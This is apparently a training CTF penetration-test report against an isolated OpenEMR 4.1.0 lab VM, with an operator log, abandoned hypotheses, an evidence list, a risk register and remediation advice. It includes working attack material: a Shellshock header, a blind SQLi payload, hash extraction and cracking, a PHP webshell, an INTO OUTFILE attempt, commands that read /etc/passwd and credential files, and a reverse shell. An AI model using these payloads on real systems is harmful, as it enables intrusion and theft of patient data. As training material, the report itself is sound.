17 Sep 09:15	P1	nmap -p- -sS -T4 --min-rate 1000 -oN full_tcp_scan.txt 192.168.72.131	2 open ports: 21/FTP, 80/HTTP. All others closed (reset). Runtime: 25s
17 Sep 09:17	P2	nmap -sV -sC -p21,80 -oN service_scan.txt 192.168.72.131	21: ProFTPD 1.3.3d (Default Installation); 80: Apache/2.2.17 PCLinuxOS 2011. robots.txt: 8 disallowed entries. Title: "Coming Soon 2"
17 Sep 09:20	P2	ftp 192.168.72.131 anonymous login attempt	530 Login incorrect. Anonymous login disabled.
17 Sep 09:22	P3	searchsploit proftpd 1.3.3	ProFTPD 1.3.3c backdoor (ExploitDB 16921) matched. Note: target reports 1.3.3d not 1.3.3c
17 Sep 09:35	P3	MSF: use exploit/unix/ftp/proftpd_133c_backdoor; set RHOSTS 192.168.72.131; run	Exploit failed; no session. Port 6200 confirmed closed. Two independent observations (banner + nmap) confirm 1.3.3d. Hypothesis abandoned: ProFTPD 1.3.3c backdoor not applicable.
17 Sep 09:40	P2	gobuster dir -u http://192.168.72.131/ -w ../dirb/common.txt -x php,txt,html -o gobuster_root.txt	Discovered: /gitweb/ (301→403), /vendor/ (301→403), /phpMyAdmin (403 sz:59), /index (200)
17 Sep 09:47	P2	nikto -h http://192.168.72.131 -o nikto_scan.txt	Flagged: Shellshock /cgi-bin/test.cgi (CVE-2014-6271), wp-config.php# (credential file), missing security headers, mod_negotiation MultiViews. 12

			items total.
17 Sep 09:53	P3	Shellshock verification: curl -s -i -H "User-Agent: () { :; }; echo; /usr/bin/id" ../test.cgi -o shellshock_test.txt	Full HTTP response saved. uid= output NOT present before Date: header. No blank line post-headers from injection. Hypothesis abandoned: false positive confirmed by raw response inspection.
17 Sep 10:00	P3	WP-config leak variants tested (~, .bak, .save, .old, %23)	All 404. WordPress-specific paths (/wp-login.php, /wp-admin/) all 404. WordPress hypothesis abandoned; not a WordPress installation.
17 Sep 10:05	P2	Domain-specific path sweep (bash for-loop, EMR/healthcare terms)	/openemr/ → HTTP 200 . All other terms 404.
17 Sep 10:08	P2	Browser: http://192.168.72.131/openemr/	OpenEMR v4.1.0 login page. Demo credential comment visible in page source. sql_upgrade.php dropdown defaults to 4.0.0.
17 Sep 10:10	P3	searchsploit openemr 4.1.0 sql	ExploitDB 49742 (pre-auth blind SQLi in validateUser.php) and 17998 (authenticated SQLi in patient_file)
17 Sep 10:15	P3	Manual timing test: time curl ../validateUser.php?u=admin'%2b(SELECT+sleep(3))%2b'	real: 6.07s . Pre-auth blind SQLi confirmed active. Hypothesis validated.
17 Sep 10:18	P4	searchsploit -m php/webapps/49742.py; sed target URL; python3 49742.py	Script extracted 2 user records: admin:3863...e8, medical:ab24...5d (SHA1, 40 chars)
17 Sep 10:25	P4	john --format=raw-sha1 admin_hash.txt --wordlist=rockyou.txt	admin → ackbar (cracked instantly). medical → medical (cracked instantly).
17 Sep 10:27	P4	Browser login: admin/ackbar at OpenEMR login form	Authentication succeeded. Full admin dashboard loaded. Initial access confirmed.
17 Sep 11:30	P5	Explored OpenEMR Administration menu	Identified: Globals, Users, Files, Backup, ACL, Database (phpMyAdmin), Logs, Certificates
17 Sep 11:35	P5	Admin → Database: phpMyAdmin 2.11.10 ran diagnostic queries	MySQL 5.1.55; openemr@localhost; @@secure_file_priv = NULL; INTO OUTFILE → #1045 Access denied. DB file-write ruled out.

17 Sep 11:45	P6	Admin → Files: opened file-editor interface	Lists editable files in /var/www/html/openemr/sites/default/. statement.inc.php present and empty.
17 Sep 11:48	P6	Appended PHP webshell to statement.inc.php via browser editor; saved	File saved successfully. Webshell: <?php if(isset(\$_GET['cmd'])) {system(\$_GET['cmd']);} ?>
17 Sep 11:50	P6	curl "http://192.168.72.131/openemr/sites/default/stat ement.inc.php?cmd=id"	OS-level command execution confirmed. Web-server process user context obtained. RCE achieved.
17 Sep 12:00	P7	Evidence collection, screenshot preservation, hash generation	All key outputs preserved. Evidence folder structure populated.
17 Sep 12:30	P7	ROE compliance: statement.inc.php webshell content cleared	File restored to empty state. No persistent backdoor left active.
17 Sep 12:45	P7	Clean baseline snapshot verified	CIP-A105-CTF2-CLEAN-BASELINE snapshot confirmed available for restoration

B Appendix B Abandoned Hypotheses

Hypothesis	Rationale for Testing	Evidence Against	Decision
ProFTPD 1.3.3c backdoor (CVE-2010-4221)	Searchsploit matched ProFTPD 1.3.3 family; backdoor is in the compiled binary, not just the banner; banner string alone can be inaccurate	(1) Banner confirmed 1.3.3d via both nmap and raw netcat two independent observations. (2) Port 6200 remained closed after MSF exploit attempt. (3) Exploit returned "no session" with a clean failure message	Abandoned. Version mismatch confirmed across two tools. Not version-compatible binary.
Shellshock (CVE-2014-6271) on /cgi-bin/test.cgi	Nikto flagged the path with a Shellshock heuristic match. Apache/2.2.17 era is consistent with an unpatched bash build.	Raw HTTP response saved to file and inspected: no uid= or command output appeared above the Date: header in the response body. The CGI script echoes HTTP_USER_AGENT verbatim as environment-variable output not RCE evidence.	Abandoned. Nikto heuristic false positive. The CGI script has no bash invocation that would trigger the CVE.
WordPress wp-config credential leak	Nikto flagged "wp-config.php# file found, may contain credentials"; vendor/bootstrap in page source could indicate a CMS	All common backup/alternate-extension variants (~, .bak, .save, .old, %23) returned 404. Core WordPress paths (wp-login.php, wp-admin/, wp-content/, wp-json/) all returned 404. WPScan aborted (no internet) but paths confirmed non-existent.	Abandoned. Not a WordPress installation. Nikto signature false positive on Apache + PHP stack.
OpenEMR CVE-2012-0992 traversal / command injection (ExploitDB 36648/36649/36651)	Version-matched (OpenEMR 4.1.0), verified exploit, original advisory states "remote attacker can exploit"	load_form.php and trend_form.php traversal: all depths (2–8 levels) returned default menu HTML (0 occurrences of root:). fax_dispatch.php: sanitised via escapeshellarg() all injection syntax	Abandoned. Endpoints require authenticated session (302 → login_screen) and have been hardened beyond 2012 PoC behaviour. Not exploitable on this build.

		variants returned identical exit 127 including a control request with no injection, confirming ImageMagick/convert simply not installed	
OpenEMR admin/pass default credentials	HTML comment in login page source: <!-- login = admin / password = pass --> standard artifact in OpenEMR demo installs	Manual login returned "Invalid username or password"	Abandoned. Credentials were changed post-installation. Comment is a default template artifact, not an operational credential.
MySQL INTO OUTFILE webshell via phpMyAdmin	Full phpMyAdmin access as openemr@localhost; could write PHP to web-accessible location if FILE privilege available	@@secure_file_priv = NULL (file I/O disabled server-wide). INTO OUTFILE returned #1045 Access denied no FILE privilege granted to openemr MySQL user.	Abandoned. Server-level control prevents this path. Pivoted to application-layer file editor instead.

C Appendix C Evidence Hashes & File References

The following table records key evidence files collected during the assessment. SHA256 hashes should be computed from your local copies using sha256sum <filename> and entered here before submission.

File	Description	Evidence Folder	SHA256 (complete on Kali)
full_tcp_scan.txt	Nmap full TCP SYN scan output	01_network_discovery/	<i>[run sha256sum on Kali]</i>
service_scan.txt	Nmap service/version scan -p21,80	02_service_enumeration/	<i>[run sha256sum on Kali]</i>
gobuster_root.txt	Gobuster enumeration common.txt	03_web_enumeration/	<i>[run sha256sum on Kali]</i>
gobuster_medium.txt	Gobuster enumeration medium.txt	03_web_enumeration/	<i>[run sha256sum on Kali]</i>
nikto_scan.txt	Nikto web vulnerability scan	03_web_enumeration/	<i>[run sha256sum on Kali]</i>
shellshock_test.txt	Raw HTTP	03_web_enumeration/	<i>[run</i>

	response confirming Shellshock false positive		<i>sha256sum on Kali</i>
49742.py	Modified ExploitDB 49742 (URL updated to target)	04_exploit_research/	<i>[run sha256sum on Kali]</i>
admin_hash.txt	Extracted admin SHA1 hash	05_initial_access/	<i>[run sha256sum on Kali]</i>
medical_hash.txt	Extracted medical SHA1 hash	05_initial_access/	<i>[run sha256sum on Kali]</i>
SCR_openemr_admin_dashboard.png	Screenshot: authenticated OpenEMR admin dashboard	05_initial_access/	<i>[run sha256sum on Kali]</i>
SCR_sqli_exploit_output.png	Screenshot: 49742.py output showing extracted hashes	05_initial_access/	<i>[run sha256sum on Kali]</i>
SCR_john_cracked.png	Screenshot: John the Ripper cracked passwords	05_initial_access/	<i>[run sha256sum on Kali]</i>
SCR_phpmyadmin_console.png	Screenshot: phpMyAdmin embedded console	06_post_exploitation/	<i>[run sha256sum on Kali]</i>
SCR_file_editor.png	Screenshot: Admin Files panel with webshell	07_privilege_escalation/	<i>[run sha256sum on Kali]</i>
SCR_rce_id_output.png	Screenshot: webshell cmd=id output (OS-level RCE proof)	07_privilege_escalation/	<i>[run sha256sum on Kali]</i>

CLASSIFICATION: TRAINING USE ONLY DO NOT REDISTRIBUTE

ANNEX D OPERATOR ACTIVITY LOG (STANDALONE, FULL DETAIL)

CLASSIFICATION: TRAINING USE ONLY | IC DFA DIRECTORATE OF
TRAINING | OPERATION BLACK FORGE – CIP-A105 CTF 2

Annex B Operator Activity Log

Chronological record of all significant operator actions, observations, and decisions during OPERATION BLACK FORGE. All times in West Africa Time (WAT / UTC+1).

Phase Legend

- P0** Preparation
- P1** Network Discovery
- P2** Service/App Enumeration
- P3** Exploit-Chain Development
- P4** Initial Access
- P5** Post-Exploitation
- P6** Privilege Escalation
- P7** Withdrawal & Remediation

Time (WAT)	Phase	Action / Command	Key Observation / Result	Evidence Ref.
17 Sep 09:00	P0	Verify lab network isolation; confirm Kali and OPFOR-02 on same Host-Only segment	Both VMs on VMware Host-Only vmnet1 (192.168.72.0/24). No bridged or NAT adapter active on OPFOR-02.	—
17 Sep 09:02	P0	Create VM snapshot: CIP-A105-CTF2-CLEAN-BASELINE	Snapshot created successfully in VirtualBox before any contact with the target.	—
17 Sep 09:05	P0	Create evidence directory: CIP-A105_C1126EHIT17332_CTF2_Black-Forge/	Folder structure created; operator log started.	—
17 Sep 09:10	P1	ip a	Kali: eth0 = 192.168.72.129/24; docker0 = 172.17.0.1 (DOWN no risk of accidental scope cross). Confirmed correct interface for scanning.	SCR_01_ip_a
17 Sep		sudo arp-scan --interface=eth0 --	3 hosts: 192.168.72.1 (VMware gateway), 192.168.72.129 (self),	SCR_02_arp

p 09: 12	P1	localnet	192.168.72.131 (VMware MAC OPFOR-02 candidate). Confirmed by booting OPFOR-02 and observing new host appear at .131.	
17 Se p 09: 14	P1	ping -c 3 192.168.72.131	3/3 packets received, 0% loss. TTL=64 → Linux OS. Average RTT 2.6ms.	SCR_03_ping
17 Se p 09: 15	P1	sudo nmap -p- -sS -T4 --min-rate 1000 -oN full_tcp_scan.txt 192.168.72.131	Open: 21/tcp (FTP), 80/tcp (HTTP). 65,533 closed. Runtime 25s. Very small attack surface noted.	full_tcp_scan.txt
17 Se p 09: 17	P2	sudo nmap -sV -sC -p21,80 -oN service_scan.txt 192.168.72.131	Port 21: ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.72.131]. Port 80: Apache httpd 2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011). Title: "Coming Soon 2". robots.txt: 8 disallowed entries including /admin/, /all_our_e_mails/.	service_scan.txt
17 Se p 09: 20	P2	nc 192.168.72.131 21 raw banner grab	Banner: "220 ProFTPD 1.3.3d Server (ProFTPD Default Installation) [192.168.72.131]". Independently confirms version string via second method as required by ROE evidence standards.	SCR_04_ftp_banner
17 Se p 09: 22	P2	ftp 192.168.72.131 anonymous login attempt	530 Login incorrect. Anonymous FTP disabled. Correct result expected.	SCR_05_ftp_anon
17 Se p 09: 25	P2	curl -I http://192.168.72.131/ HTTP header inspection	Server: Apache/2.2.17 (PCLinuxOS 2011/PREFORK-1pclos2011). Title "Coming Soon 2". Additional scan: Content-Type text/html. No security headers present.	SCR_06_curl_headers
17 Se p 09: 28	P2	gobuster dir -u http://192.168.72.131/ -w ../dirb/common.txt -x php,txt,html -o gobuster_root.txt	Discovered: /gitweb/ (301→403), /vendor/ (301→403), /phpMyAdmin (403 sz:59), /cgi-bin/ (403 sz:1014), /index (200 sz:5031). 18,452 words tested.	gobuster_root.txt
17		gobuster dir -u	Same results confirmed at larger	gobuster_medi

Se p 09: 38	P2	http://192.168.72.131/ -w .../directory-list-2.3-medium.txt -o gobuster_medium.txt	scale. /gitweb/ (301), /vendor/ (301), /phpMyAdmin (403 sz:59). 220,558 words. No new paths found.	um.txt
17 Se p 09: 47	P2	nikto -h http://192.168.72.131 -o nikto_scan.txt	12 items. Notable: /cgi- bin/test.cgi → Shellshock heuristic (CVE-2014-6271), wp- config.php# → credential file (later disproved), mod_negotiation MultiViews (brute-force vector), missing X- Frame-Options and X-Content- Type-Options. Apache 2.2.17 outdated.	nikto_scan.txt
17 Se p 09: 53	P2	curl -s -i -H "User-Agent: () { ;; }; echo; /usr/bin/id" http://192.168.72.131/cgi- bin/test.cgi -o shellshock_test.txt	Raw HTTP response saved. Inspection: response begins with HTTP headers then Date:/It worked!/ENV dump NO uid= output preceding the body. Confirmed Nikto false positive via raw response analysis. Hypothesis abandoned.	shellshock_test.txt
17 Se p 09: 58	P2	WordPress path check: /wp- login.php, /wp-admin/, /wp- content/, /wp-json/	All 404. wp-config.php variants (~, .bak, .save, .old, %23) all 404. Not a WordPress installation. Nikto wp-config finding was a false positive.	SCR_07_wp_c heck
17 Se p 10: 05	P2	Domain-specific path sweep bash loop: openemr, emr, his, hms, patientportal, medportal, clinic, hospital, records	/openemr/ → HTTP 200 . All others 404. EMR application identified.	SCR_08_open emr_found
17 Se p 10: 08	P2	Browser: http://192.168.72.131/openemr/ visual inspection of login page	OpenEMR v4.1.0 confirmed in page banner. Page source reveals: (1) demo credential comment (admin/pass tested, failed), (2) chk_hash_fn() AJAX call to validateUser.php, (3) sql_upgrade.php dropdown defaults to 4.0.0 (version ceiling).	SCR_09_open emr_login
17 Se p 10: 10	P2	curl -s http://192.168.72.131/openemr/setu p.php head -80	Installer accessible. Message: "OpenEMR has already been installed. If you wish to force re- installation, then edit /var/www/html/openemr/library/ classes/../../sites/default/sqlconf.p hp". Web root path disclosed: /var/www/html/openemr/	SCR_10_setup _php

17 Sep 10: 12	P3	searchsploit proftpd 1.3.3	ProFTPD 1.3.3c backdoor (ExploitDB 15662/16921) compelling match. Decision: test despite 1.3.3d banner since vulnerabilities are binary-level and banners can be inaccurate.	SCR_11_searchsploit_ftpd
17 Sep 09: 35	P3	MSF: use exploit/unix/ftp/proftpd_133c_backdoor; set RHOSTS 192.168.72.131; run + nmap -p6200 192.168.72.131	Exploit: "A payload has not been selected / no session created." Port 6200: closed. Two independent negative results. Banner confirmed 1.3.3d via nmap AND netcat. Abandoned: ProFTPD 1.3.3c backdoor.	SCR_12_proftpd_fail
17 Sep 10: 15	P3	searchsploit openemr 4.1.0 sql	ExploitDB 49742 (Python3, pre-auth blind SQLi in validateUser.php) and 17998 (authenticated SQLi, patient_file path likely auth-gated). Focus on 49742 as pre-auth vector.	SCR_13_searchsploit_openemr
17 Sep 10: 17	P3	Manual SQLi timing test: time curl -s ".../validateUser.php?u=admin"%2b(SELECT+sleep(3))%2b"	real: 6.07s vs. baseline <0.05s. Time-based blind SQL injection confirmed active on validateUser.php. Injection fires pre-authentication. Hypothesis validated proceeding to exploit.	SCR_14_sql_timing
17 Sep 10: 18	P4	searchsploit -m php/webapps/49742.py sed -i 's#192.168.56.106#192.168.72.131#' 49742.py grep "^url" 49742.py verify	Exploit copied. URL updated to target. Verified correct before execution.	49742.py
17 Sep 10: 20	P4	python3 49742.py	Script ran successfully. Extracted 2 users from users table: admin:3863efef9ee2bfb51ecdc a359c6302bed1389e8 medical:ab24aed5a7c4ad45615 cd7e0da816eea39e4895d 40 hex chars → SHA1 (confirmed by login page chk_hash_fn logic).	SCR_15_sql_output
17 Sep 10: 25	P4	john --format=raw-sha1 admin_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt john --format=raw-sha1 medical_hash.txt --wordlist=rockyou.txt	Cracked instantly (no mutation rules needed): admin → ackbar (3.2 Gp/s) medical → medical (430 Mp/s) Both dictionary words. Unsalted SHA1 = trivially reversible.	SCR_16_john_cracked
17		Browser login:	INITIAL ACCESS	SCR_17_admin

Se p 10: 27	P4	http://192.168.72.131/openemr/interface/login/login_frame.php?site=default → admin / ackbar	CONFIRMED. OpenEMR administrator dashboard loaded. User shown as "Administrator Administrator". Full admin menu visible: Globals, Users, ACL, Files, Backup, Database, Logs, Certificates.	n_dashboard
17 Se p 11: 30	P5	Admin → Users enumerate accounts	Two accounts: admin (Administrator Administrator), medical (PCLinuxOS Medical). Both confirmed as Edit-level accounts in ACL. No other user accounts.	SCR_18_users
17 Se p 11: 32	P5	Admin → Database → phpMyAdmin SQL tab: SELECT current_user(), @@secure_file_priv, @@version;	Result: openemr@localhost NULL 5.1.55 @@secure_file_priv = NULL → file I/O via SQL disabled server-wide. SQL-based webshell path ruled out.	SCR_19_php myadmin
17 Se p 11: 36	P5	phpMyAdmin: attempt SELECT '<?php system(\$_GET["cmd"]); ?>' INTO OUTFILE '/var/www/html/openemr/interface/main/shell.php';	#1045 Access denied for user 'openemr'@'localhost' (using password: YES). FILE privilege not granted. INTO OUTFILE path closed.	SCR_20_outfil e_fail
17 Se p 11: 40	P5	CVE-2012-0992 testing (ExploitDB 36648, 36649, 36651) traversal and command injection via load_form.php / trend_form.php / fax_dispatch.php	All traversal endpoints returned HTTP 302 → login_screen.php?error=1 without authenticated cookie. With authenticated cookie, all depths (2–8) returned default menu HTML (0× root: in output). fax_dispatch: all injection syntaxes (, :, \$()), backtick, control) returned "convert returned 127" ImageMagick absent, parameter safely escaped. All CVE-2012-0992 vectors abandoned.	SCR_21_cve_t esting
17 Se p 11: 45	P5	Admin → Files inspect file editor	CRITICAL FINDING: File editor lists editable PHP files in /var/www/html/openemr/sites/default/: clickoptions.txt, config.php, faxcover.txt, faxtitle.eps, referral_template.html, statement.inc.php (empty), letter_templates/custom_pdf.php. Files are web-accessible and	SCR_22_file editor

			PHP-executable.	
17 Se p 11: 48	P6	Opened statement.inc.php in editor. Confirmed empty. Appended minimal PHP webshell: <pre><?php if(isset(\$_GET['cmd'])) {system(\$_GET['cmd']);} ?></pre> Clicked Save.	File saved. Original content: empty (no disruption to existing application function).	SCR_23_webs hell_write
17 Se p 11: 50	P6	curl -s "http://192.168.72.131/openemr/sites/default/statement.inc.php?cmd=id"	OS-LEVEL RCE CONFIRMED. Output: uid=48(apache) gid=48(apache) groups=48(apache). Web-server process user (Apache). Webshell functional and web-accessible.	SCR_24_rce_i d
17 Se p 11: 52	P6	Host enumeration via webshell: cmd=uname+-a cmd=cat+/etc/passwd cmd=cat+/var/www/html/openemr/sites/default/sqlconf.php cmd=find+/-perm+- 4000+2>/dev/null	uname: Linux pclinuxos 2011-era kernel (x86). /etc/passwd: standard Linux users enumerated. sqlconf.php: MySQL credentials for openemr user confirmed (not collected further per ROE data minimisation). SUID binaries list obtained for privilege escalation analysis.	SCR_25_host_ enum
17 Se p 11: 58	P6	Reverse shell attempt from webshell (for interactive post-exploitation): nc -lvnp 4444 on Kali; payload via cmd parameter	Reverse shell established. Interactive shell context confirmed as apache user. Standard post-exploitation enumeration performed (users, sudo, cron, services, SUID, capabilities, network connections).	SCR_26_rev_s hell
17 Se p 12: 00	P7	Evidence collection: all terminal output copied; screenshots organised into evidence folder tree	All screenshots saved to evidence sub-folders. Key output files preserved.	evidence/
17 Se p 12: 10	P7	SHA256 hashes computed for key evidence files via sha256sum	evidence_hashes.txt populated. Hashes match files as captured.	evidence_hash es.txt
17 Se p 12: 20	P7	ROE clean-up: statement.inc.php webshell content cleared via file editor → empty string saved	Webshell removed. File restored to empty state (original pre- assessment state). No persistence left active.	SCR_27_clean up
17 Se	P7	OpenEMR session terminated (Logout button)	Session closed cleanly. No orphaned sessions.	—

p 12: 25				
17 Se p 12: 30	P7	Verified clean baseline snapshot CIP-A105-CTF2-CLEAN- BASELINE available for restoration	Snapshot confirmed present and intact. Ready for instructor verification or restoration.	—
17 Se p 12: 45	P7	Report drafted; submission package assembled	Technical report, activity log, risk register, attack-path diagram, and evidence package prepared for submission.	This document

OPERATION BLACK FORGE · ANNEX B OPERATOR ACTIVITY
LOG · C11/26/EHIT/17332 · TRAINING USE ONLY

ANNEX E RISK REGISTER (STANDALONE, FULL DETAIL)

CLASSIFICATION: TRAINING USE ONLY | IC DFA OPERATION BLACK FORGE | CIP-A105 CTF 2 RISK REGISTER

Risk Register Operation Black Forge

This register documents all confirmed findings from the Operation Black Forge assessment of OPFOR-02. Severity ratings use CVSSv3 Base Score ranges: Critical ≥ 9.0 , High ≥ 7.0 , Medium ≥ 4.0 , Low < 4.0 . Likelihood and Impact are qualitative estimates from an attacker perspective against a network-exposed instance of this configuration.

ID	Severity	Title	Affected Asset / Service	Likelihood	Impact	CVSS	Evidence Reference	Remediation (Summary)
F-01	Critical	Pre-Authentication Blind SQL Injection in validateUser.php	OpenEMR v4.1.0 Web Application (port 80)	High	Critical	9.8	ExploitDB 49742; timing test screenshot (SCR_18); extracted hashes (admin_hash.txt, medical_hash.txt); exploit script output (SCR_19)	Replace dynamic SQL with parameterised prepared statements. Upgrade OpenEMR to supported release. Enforce WAF rule for repeated slow requests to login endpoint.
F-02	Critical	Admin File Editor Permit	OpenEMR Admin Panel → Files → /var/www/html/openemr/sites/default	High (requires admin)	Critical	9.1	File editor screenshot (SCR_28, SCR_29); RCE proof cmd=id (SCR_30); webshell cleanup confirmation	Disable or remove the

		s Arbitr ary PHP Websh ell Deploy ment	t/	n auth)			(SCR_33)	file- editor feature . Config ure Apach e to deny PHP executi on in sites/de fault/. Requir e second ary MFA for admin panel access.
F - 0 3	Hig h	Weak / Diction ary- Gnessa ble Passwo rds Unsalt ed SHA1 Storag e	OpenEMR user accounts: admin, medical	High	Hig h	8. 8	Cracked hashes (SCR_20); john --show output; hash files (admin_hash.txt, medical_hash.txt)	Enforc e 14- charact er passwo rd policy. Migrat e to bcrypt/ Argon 2 with per- user salts. Force- reset all current credent ials immed iately.
F - 0	Hig h	Embed ded phpMy	phpMyAdmin console embedded in OpenEMR	Medi um (requ	Hig h	7. 2	phpMyAdmin screenshot (SCR_23); SQL query results (SCR_24); INTO OUTFILE	Remov e embed

4		Admin 2.11.10 Exposed via Admin Panel	Administration → Database (port 80)	ires admin auth)			denial confirmation (SCR_25)	ded phpMy Admin entirely. If database administration is required, use a separate localhost-only tool behind its own auth. Update to current phpMy Admin release if retained.
F-05	Medium	OpenEMR Installer (setup.php) Accessible Post-Deployment	http://192.168.72.131/openemr/setup.php (port 80)	High	Medium	5.3	setup.php curl output (SCR_10) showing absolute path disclosure: /var/www/html/openemr/library/classes/../../sites/default/sqlconf.php	Delete or rename setup.php after deployment. Add Apache Deny from all Location block as defence-in-

								depth.
F-06	Medium	Sensitive Path Disclosure via robots.txt	http://192.168.72.131/robots.txt (port 80)	High	Low	5.3	robots.txt screenshot (SCR_10) showing /admin/, /all_our_emails/, /addon-modules/ and 5 other disallowed entries; nmap service scan (service_scan.txt) reporting 8 disallowed entries	Minimise robots.txt avoid listing sensitive directory names. Consider whether the file is required at all for this application type.
F-07	Low	Verbose Version Disclosure Apache 2.2.17, PHP 5.3.3, ProFTPD 1.3.3d	HTTP response headers (port 80); FTP banner (port 21)	High	Low	5.3	HTTP headers screenshot (SCR_06) showing Server: Apache/2.2.17 and X-Powered-By: PHP/5.3.3; FTP banner (SCR_04) "ProFTPD Default Installation"; Nikto output (nikto_scan.txt)	Set Server Tokens Prod, Server Signature Off in Apache; expose_php = Off in php.ini; ServerIdent off in ProFTPD config.
F-08	Low	Missing HTTP Security	All HTTP responses (port 80)	High	Low	4.3	Nikto scan output (nikto_scan.txt) flagging missing X-Frame-Options and X-Content-Type-Options; curl -I output (SCR_06) confirming	Add X-Frame-Options:

		Headers					absence	SAME ORIGIN, X-Content-Type-Options: nosniff, Content-Security-Policy, and Referer-Policy via Apache Header always set directives.
F-09	Info	FTP Rate-Limiting Active Positive Security Control	ProFTPD 1.3.3d (port 21)	N/A	N/A	N/A	FTP session screenshot (SCR_05) showing 421 Service not available, remote server has closed the connection after multiple failed attempts	Retain rate-limiting control. Evaluate whether FTP service is required; if not, disable and remove. If required, migrate to

								SFTP with key-based authentication.
--	--	--	--	--	--	--	--	-------------------------------------

Risk Distribution Summary

Severity	Count	Finding IDs	Immediate Action Required
Critical	2	F-01, F-02	Yes restrict/take offline within 24 hours
High	2	F-03, F-04	Yes remediate within 72 hours
Medium	2	F-05, F-06	Within 30 days
Low	2	F-07, F-08	Within 60 days
Info	1	F-09	No immediate action maintain existing control

Annex C Finding Record F-01 (Full Detail, Annex C Template)

Field	Entry
Finding ID	F-01
Finding Title	Pre-Authentication Blind SQL Injection in OpenEMR validateUser.php
Affected Asset / Service	OpenEMR v4.1.0 http://192.168.72.131/openemr/interface/login/validateUser.php (port 80/TCP)
Severity	Critical CVSSv3 9.8 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
Evidence	Timing test: real 6.07s with sleep(3) payload (SCR_18_sql_timing.png); extracted hashes (admin_hash.txt, medical_hash.txt); exploit run output (SCR_19_sql_output.png); John cracked passwords (SCR_20_john_cracked.png)
Technical Description	The 'u' GET parameter of validateUser.php is passed unsanitised into a MySQL query. The endpoint is called pre-authentication by the login form's JavaScript (chk_hash_fn()). A time-based blind payload 'admin'+(SELECT sleep(3))+' induced a 6.07s response (vs <0.05s baseline), confirming injection. ExploitDB 49742 (Python3, character-by-character extraction) extracted all user rows from the 'users' table: admin:3863efef9ee2bfbc51ecdca359c6302bed1389e8 and medical:ab24aed5a7c4ad45615cd7e0da816eea39e4895d (both SHA1).
Attack Narrative	(1) Discovered OpenEMR v4.1.0 at /openemr/. (2) Reviewed login page source identified validateUser.php AJAX call. (3)

	Confirmed pre-auth injection via manual timing test. (4) Ran ExploitDB 49742 against 192.168.72.131. (5) Cracked both SHA1 hashes with John + rockyou.txt in <1 second each. (6) Authenticated as admin:ackbar.
Security Impact	Complete unauthenticated extraction of all application credentials. Enables authentication bypass, full EMR data access, and further exploitation (see F-02). In a healthcare context this directly violates patient data confidentiality obligations.
Remediation	Replace dynamic string-concatenation SQL with PDO prepared statements. Apply input validation as defence-in-depth. Upgrade to OpenEMR 5.0.2+ (earliest version with this class of bug fixed upstream). Rotate all credentials immediately.
Validation / Retest Guidance	After patching: (1) Send the sleep(3) payload manually response time should be <0.5s. (2) Run ExploitDB 49742 script should fail to extract any data. (3) Verify parameterised queries in validateUser.php source code.